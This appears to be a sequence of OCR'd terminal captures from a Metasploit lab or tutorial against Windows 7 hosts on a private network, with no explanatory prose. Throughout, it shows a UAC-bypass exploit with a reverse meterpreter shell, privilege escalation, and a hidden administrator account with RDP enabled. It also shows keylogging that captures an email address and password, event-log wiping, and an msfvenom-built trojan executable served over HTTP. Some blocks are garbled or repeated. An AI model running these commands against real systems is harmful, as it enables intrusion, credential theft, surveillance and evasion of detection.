

```
msf exploit(handler) > use exploit/windows/local/bypassuac
msf exploit(bypassuac) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(bypassuac) > set LHOST 172.16.100.5
LHOST => 172.16.100.5
msf exploit(bypassuac) > set LPORT 2960
LPORT => 2960
msf exploit(bypassuac) > set sessions 1
sessions => 1
```

```
msf exploit(bypassuac) > exploit

[*] Started reverse handler on 172.16.100.5:2960
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (770048 bytes) to 172.16.100.6
[*] Meterpreter session 5 opened (172.16.100.5:2960 -> 172.16.100.6:49168) at 2016-01-30 03:32:50 -0500
```

```
meterpreter > background
[*] Backgrounding session 5...
```

```
msf exploit(bypassuac) > sessions -l

Active sessions
=====

  Id  Type           Information                                     Connection
  --  -
  3    meterpreter x86/win32  victim8\u8 @ victim8  172.16.100.5:8888 -> 172.16.100.7:51084 (172.16.100.7)
  4    meterpreter x86/win32  u7-PC\u7 @ U7-PC      172.16.100.5:8888 -> 172.16.100.6:49160 (172.16.100.6)
  5    meterpreter x86/win32  u7-PC\u7 @ U7-PC      172.16.100.5:2960 -> 172.16.100.6:49168 (172.16.100.6)
```

```
Active sessions
=====

  Id  Type                Information                Connection
  --  -
  3    meterpreter x86/win32 victim8\u8 @ victim8 172.16.100.5:8888 -> 172.16.1
00.7:51084 (172.16.100.7)
  4    meterpreter x86/win32 u7-PC\u7 @ U7-PC    172.16.100.5:8888 -> 172.16.1
00.6:49160 (172.16.100.6)
  5    meterpreter x86/win32 u7-PC\u7 @ U7-PC    172.16.100.5:2960 -> 172.16.1
00.6:49168 (172.16.100.6)

msf exploit(bypassuac) > sessions -i 5
[*] Starting interaction with 5...

meterpreter > sysinfo
Computer      : U7-PC
OS           : Windows 7 (Build 7601, Service Pack 1).
Architecture : x64 (Current Process is WOW64)
System Language : en_US
Meterpreter  : x86/win32
meterpreter > getsystem
...got system (via technique 1).
```

```
meterpreter > getprivs

=====
Enabled Process Privileges
=====



SeDebugPrivilege
SeIncreaseQuotaPrivilege
SeSecurityPrivilege
SeTakeOwnershipPrivilege
SeLoadDriverPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeProfileSingleProcessPrivilege
SeIncreaseBasePriorityPrivilege
SeCreatePagefilePrivilege
SeBackupPrivilege
SeRestorePrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeChangeNotifyPrivilege
SeRemoteShutdownPrivilege
SeUndockPrivilege
SeManageVolumePrivilege
```


```
meterpreter > run getgui -h
Windows Remote Desktop Enabler Meterpreter Script
Usage: getgui -u <username> -p <password>
Or: getgui -e

OPTIONS:
    -e      Enable RDP only.
    -f <opt> Forward RDP Connection.
    -h      Help menu.
    -p <opt> The Password of the user to add.
    -u <opt> The Username of the user to add.
```


```
meterpreter > run getgui -u u71 -p 123
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Setting user account for login
[*] Adding User: u71 with Password: 123
[*] Hiding user from Windows Login screen
[*] Adding User: u71 to local group 'Remote Desktop Users'
[*] Adding User: u71 to local group 'Administrators'
[*] You can now login with the created user
[*] For cleanup use command: run multi_console_command -rc /root/.msf4/logs/scripts/getgui/clean up 20160131.0022.rc
```




```
pts/getgui/clean up 20160131.0022.rc
meterpreter > execute -H -f cmd.exe -a "/c net user u71 /delete"
Process 1040 created.
meterpreter >
```






```
Process 1040 (C:\Users\...)\cmd.exe
meterpreter > run getgui -e
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos.perez@darkoperator.com
[*] Enabling Remote Desktop
[*] RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*] The Terminal Services service is not set to auto, changing it to auto ..
.
[*] Opening port in local firewall if necessary
[*] For cleanup use command: run multi_console_command -rc /root/.msf4/logs/scripts/getgui/clean_up__20160131.1204.rc
meterpreter >
```






```
meterpreter > keyscan_start  
Starting the keystroke sniffer...  
meterpreter > █
```

```
meterpreter > keyscan_dump  
Dumping captured keystrokes...
```



```
meterpreter > keyscan_dump  
Dumping captured keystrokes  
fariborz.fallahzadeh@gmail.com <Tab> 123 <Return>  
meterpreter >
```



```
meterpreter > keyscan_stop  
Stopping the keystroke sniffer...  
meterpreter > █
```

```
meterpreter > screenshot  
Screenshot saved to: /usr/share/set/zLZAvxKR.jpeg  
meterpreter > █
```

```
meterpreter > webcam_list  
1: VMware Virtual Webcam  
meterpreter > █
```

```
meterpreter > clearev  
[*] Wiping 360 records from Application...  
[*] Wiping 1281 records from System...  
[*] Wiping 355 records from Security...  
meterpreter > █
```

```
meterpreter > uictl  
Usage: uictl [enable/disable] [keyboard/mouse]  
meterpreter > uictl disable mouse  
Disabling mouse...  
meterpreter > █
```

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# msfvenom
No options
Usage: /opt/metasploit/apps/pro/msf3/msfvenom [options] <var=val>

Options:
  -p, --payload <payload>      Payload to use. Specify a '-' or stdin to use custom payloads
  -l, --list [module_type]     List a module type example: payloads, encoders, nops, all
  -n, --nopsled <length>      Prepend a nopsled of [length] size on to the payload
  -f, --format <format>        Output format (use --help-formats for a list)
  -e, --encoder [encoder]      The encoder to use
  -a, --arch <architecture>    The architecture to use
      --platform <platform>    The platform of the payload
  -s, --space <length>         The maximum size of the resulting payload
  -b, --bad-chars <list>       The list of characters to avoid example: '\x00\xff'
  -i, --iterations <count>    The number of times to encode the payload
  -c, --add-code <path>        Specify an additional win32 shellcode file to include
  -x, --template <path>       Specify a custom executable file to use as a template
```

```
root@kali:~#
root@kali:~# msfvenom -l payloads

Framework Payloads (356 total)
=====

Name                                     Description
----
aix/ppc/shell_bind_tcp                  Listen for a connection and spawn a command shell
aix/ppc/shell_find_port                 Spawn a shell on an established connection
aix/ppc/shell_interact                  Simply execve /bin/sh (for inetd programs)
aix/ppc/shell_reverse_tcp               Connect back to attacker and spawn a command shell
android/meterpreter/reverse_http        Run a meterpreter server on Android. Tunnel communication over HTTP
```

```
root@kali:~# "the quieter you become, the more you are able to hear"  
root@kali:~# msfvenom -p windows/meterpreter/bind_tcp -a x86 -f exe --platform w  
indows > bind1.exe  
No encoder or badchars specified, outputting raw payload  
root@kali:~#
```

```
root@kali:~# ls -la  
total 584  
drwxrwxr-x 19 root root 4096 Feb  2 04:06 .  
drwxr-xr-x 25 root root 4096 Jan 29 02:17 ..  
drwxr-xr-x  3 root root 4096 Jan 29 00:51 .armitage  
-rw-r--r--  1 root root 2434 Jan 29 06:17 .armitage.prop  
-rw-----  1 root root 2139 Feb  1 03:57 .bash_history  
-rw-rw-r--  1 root root 3391 Feb  5 2015 .bashrc  
-rw-r--r--  1 root root 73802 Feb  2 04:07 bind1.exe  
drwx----- 12 root root 4096 Feb  2 04:02 .cache  
drwx-----  8 root root 4096 Jan 26 01:21 .config  
drwx-----  3 root root 4096 Feb 23 2015 .dbus
```

```
root@kali:~#  
root@kali:~# mkdir trojan  
root@kali:~# cd trojan/  
root@kali:~/trojan# cd  
root@kali:~# cp bind1.exe trojan/  
root@kali:~# cd trojan/  
root@kali:~/trojan# ls  
bind1.exe  
root@kali:~/trojan# python -m SimpleHTTPServer  
Serving HTTP on 0.0.0.0 port 8000 ...
```

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# msfconsole

root@kali:~/trojan# cd
root@kali:~# cp bind1.exe trojan/
root@kali:~# cd trojan/
root@kali:~/trojan# ls
bind1.exe
root@kali:~/trojan# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

```
root@kali: ~
File Edit View Search Terminal Help

' @@@ @ @
' .@@@@ @
' ,@@ @ ;
( 3 C ) /| \ Metasploit!
;@' . _ * _ , " \ | --- \
' ( , , , , , " /


Love leveraging credentials? Check out bruteforcing
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

=[ metasploit v4.11.0-2015013101 [core:4.11.0.pre.2015013101 api:1.0.0]]
+ -- --=[ 1389 exploits - 788 auxiliary - 223 post ]
+ -- --=[ 356 payloads - 37 encoders - 8 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(handler) > set RHOST 172.16.100.6
RHOST => 172.16.100.6
msf exploit(handler) > exploit

[*] Starting the payload handler...
[*] Started bind handler
```



```
[*] Sending stage (770048 bytes) to 172.16.100.6
[*] Meterpreter session 1 opened (172.16.100.5:41379 -> 172.16.100.6:4444) at 2016-02-02 04:26:43 -0500

meterpreter > sysinfo
Computer      : U7-PC
OS            : Windows 7 (Build 7601, Service Pack 1).
Architecture : x64 (Current Process is WOW64)
System Language : en_US
Meterpreter   : x86/win32
meterpreter >
```

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\u7>netstat

Active Connections



